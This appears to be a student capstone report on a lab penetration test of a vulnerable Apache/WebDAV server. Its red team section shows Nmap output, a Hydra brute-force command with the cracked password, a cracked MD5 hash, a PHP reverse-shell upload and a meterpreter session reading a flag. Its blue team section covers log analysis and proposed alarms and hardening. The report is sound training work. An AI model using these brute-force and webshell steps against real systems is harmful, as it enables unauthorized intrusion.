Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4:192.168.1.8
OS:Kali Linux
Hostname:Kali

IPv4:192.168.1.105
OS:Linux (Ubuntu)
Hostname:server1 (Capstone)

IPv4:192.168.1.100
OS:Linux (Ubuntu)
Hostname:Ubuntu-Headless (ELK)

IPv4:192.168.1.1
OS:Windows10 Pro
Hostname:ML-RefVm-958751 (Azure Vm)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Server1 (Capstone)	192.168.1.105	Victim
Kali	192.168.1.8	Attacker
Ubuntu-Headless (ELK)	192.168.1.100	Network Monitor
ML-RefVm-958751 (Azure Vm)	192.168.1.1	Gateway

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	sensitive information was easily accessible on the public website: /company_folders/secret_folder	The data that the attacker was able to access showed Ashton as the Administrator, and also showed the path to the secret folder: /company_folders/secret_folder
Brute-Force	No limit was set for failed logins, so the secret_folder was vulnerable to the Brute force attack with Hydra. The password was simple enough to be found during the attack.	Hydra was allowed unlimited logins during the Brute-Force attack, allowing the attacker to gain access to Ashton's password. The attacker was then able to access the /secret_folder.
Security Misconfiguration	The user stored login credentials that were easily accessed on the WebDav. Instructions to upload files could also be found once access was gained to the file.	The user Ryan was found in the secret folder, along with a password hash.
Unauthorized file upload	The server allowed the attacker to upload a .php file to the webdav folder	The attacker was allowed to upload a reverse_tcp.php shell. The attacker was then able to access the Capstone web server.

Exploitation: Sensitive Data Exposure

01

Tools & Processes
An Nmap scan was performed, the scan showed the attacker that port 80 was open and also showed an Apache server with the IP address(192.168.1.105).

This information was used by the attacker to gain access to the company folder using Mozilla Firefox.


02

Achievements
The attacker was able to gain access to the /compnay_folders/secret_folder.


The attacker was also able to determine that Ashton was the administrator.

Exploitation: Sensitive Data Exposure Screenshots

03



```
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)
```



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Brute-Force

01

Tools & Processes
The attacker used a Kali Linux tool called Hydra to Brute Force the /company_folders/secret_folder using Ashton’s login information.


02

Achievements
Ashton’s password was found when the attacker did the Brute-Force attack.


The attacker was able to access the /secret_folder

Exploitation: Brute-Force Screenshots

3



```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 19
2.168.1.105 http-get/company_folders/secret_folder
```



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-03 21:01:12
root@kali:~#
```

Exploitation: Security Misconfiguration

01

Tools & Processes
The attacker was able to use the information gained from the Brute Force attack to access the /secret_folder. The folder contained a password hash for the user Ryan and instructions to upload a file to the /webdav file.


02

Achievements
The attacker was able to use Mozilla Firefox and used crackstation, a hash cracking tool, to figure out the password for the user Ryan.


The attacker was also now able to upload a file to the /webdav file.

Exploitation: Security Misconfiguration Screenshots

03


192.168.1.105/company_folders/secret_folder/connect_to_corp_server


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



Exploitation: Unauthorized File Upload

01

Tools & Processes

The server now allows the attacker to upload a .php shell into the /webdav file.


02


Achievements

The attacker successfully uploaded a reverse_tcp.php shell into the /webdav file, and was now able to access the capstone web server.


Exploitation: Unauthorized File Upload

03





```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2019-05-07 14:10:19 -0400  bin
40755/rwxr-xr-x   4096  dir   2020-09-03 12:07:41 -0400  boot
40755/rwxr-xr-x   3840  dir   2021-05-04 13:32:51 -0400  dev
40755/rwxr-xr-x   4096  dir   2021-01-28 10:25:41 -0500  etc
100644/rw-r--r--  16    fil   2019-05-07 15:15:12 -0400  flag.txt
```




```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan




Time	destination.port
May 12, 2021 @ 17:42:20.093	443
May 12, 2021 @ 17:42:20.093	3306
May 12, 2021 @ 17:42:20.093	80

- The port scan occurred at 17:42:20 on May 12, 2021
- 1,001 packets were sent from 192.168.1.8
- There were over 1,000 scans in a millisecond from a single IP address.

Analysis: Finding the Request for the Hidden Directory



```
> May 12, 2021 @ 17:47:37.025   http.request.method: get url.full: http://192.168.1.105/company_folders/secret_folder @timestamp: May 12, 2021 @ 17:47:37.025 status: Error
                                network.community_id: 1:CU1XWv0htm3a9Xc8KTuyvrqgNN4= network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound
                                http.request.bytes: 350B http.request.headers.content-length: 0 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 735B
                                http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.version: 1.1 url.scheme: http
                                url.domain: 192.168.1.105 url.path: /company_folders/secret_folder type: http query: GET /company_folders/secret_folder user_agent.original: Mozilla/5.0 (X11; Linux x86_64;
```



Index of /company_folders/secret_folder


Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


http://192.168.1.105/company_folders/secret_folder 10,143

- The request occured at 17:47:37.025 on May 12, 2021. There were 10,143 requests made to the secret folder.
- The file that was requested was the /connect_to_corp_server file. The file contained Ryan's username, a password hash and instructions to connect to the /webdav file.

Analysis: Uncovering the Brute Force Attack





http://192.168.1.105/company_folders/secret_folder	10,143



- There were 10,143 request in the attack.
- 10,142 requests were made before the attacker had a successful login.

Analysis: Finding the WebDAV Connection





http://192.168.1.105/webdav	46

- There were 46 request made to the directory.
- The files requested were passwd.dav and shell.php.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
Set up an IDS to monitor traffic coming into the network. An alarm should be set to trigger if the threshold settings are exceeded.

What threshold would you set to activate this alarm?
Set the threshold for requests that occur 10 or more times in under one second. The behavior will then be flagged and sent via email or text to the SOC.

System Hardening

What configurations can be set on the host to mitigate port scans?
Configure the IPS to fight the attacking host with TCP RSTs and SHUN commands. The system can also be configured to block all reconnaissance scans, except the internal vulnerability testing scans.

Solution:
Use one or more configurations to deter attacking hosts and protect all ports at risk.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

This attack can not be easily mitigated with prevention control because this is based on the abuse of system features. However, network traffic can be monitored and an alarm can be set to trigger when there have been 10 or more failed login attempts. Additionally, known IP addresses should be whitelisted so an outside IP address would trigger an alarm.

What threshold would you set to activate this alarm?

Scan every hour for outside IP addresses making a connection to the network, and monitor failed login attempts. All logs of failed attempts should be sent to the SOC for further review.

System Hardening

What configuration can be set on the host to block unwanted access?

Block IP addresses that have 10 failed attempts until further investigation has taken place. Filter all inbound traffic and block all traffic that is not specifically allowed. Set a policy for passwords to be changed every 90 days. Special characters, numbers, and capital letters are to be included when creating the passwords.

Solution:

Remove all information from the servers that would lead potential attacking hosts to find hidden directories and valuable information.

Command: Sudo ufw deny incoming

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
Set an alarm on Kibana to notify the SOC when there are large amounts of login attempts from a single IP address. The use of Mozilla/4.0 (Hydra) can also be detected using Kibana.

What threshold would you set to activate this alarm?
If there are more than 10 failed login attempts in under a minute, notify the SOC of a potential Brute Force attack so they can further investigate.

System Hardening

What configuration can be set on the host to block brute force attacks?
Configurations that can be set to block Brute Force attacks are, monitoring server logs, 2-factor authentication, and making the root user inaccessible via SSH.

Solution:
Combining two or more configurations together is the best way to defend against a Brute Force attack. This includes monitoring server logs, 2-factor authentication, making the root user inaccessible via SSH, etc.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Set an alert to trigger when access has been gained to the WebDav by a new IP address.

What threshold would you set to activate this alarm?
All new IP addresses that connect to the WebDav will be sent to the SOC via email or text and logged for further investigation.

System Hardening

What configuration can be set on the host to control access?
Restricting access based on individual UIDs and restricting write access to the WebDav are a few configurations that would help control access.

Solution:
Only allow access to the WebDav from IP addresses within the company network. All unrecognized connections made to the WebDav should be investigated.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm should be set for all machines being accessed by port 4444. Additionally, “PUT” method requests made by unrecognized IP addresses should be logged.

What threshold would you set to activate this alarm?

An email or text should be sent to the SOC if port 4444 attempts to connect to any machine that is on the network. The SOC should also be notified if any logs are found that contain the “PUT” method from unrecognized IP addresses.

System Hardening

What configuration can be set on the host to block file uploads?

Requiring authentication to upload files, configuring firewalls to block all access from port 4444, and storing uploaded files in a location not accessible from the web are all ways to block file uploads.

Solution:

Since port 4444 is used by Meterpreter to make a connection, an IDS can be put in place to end sessions when the port requests to make a connection on the server.

The End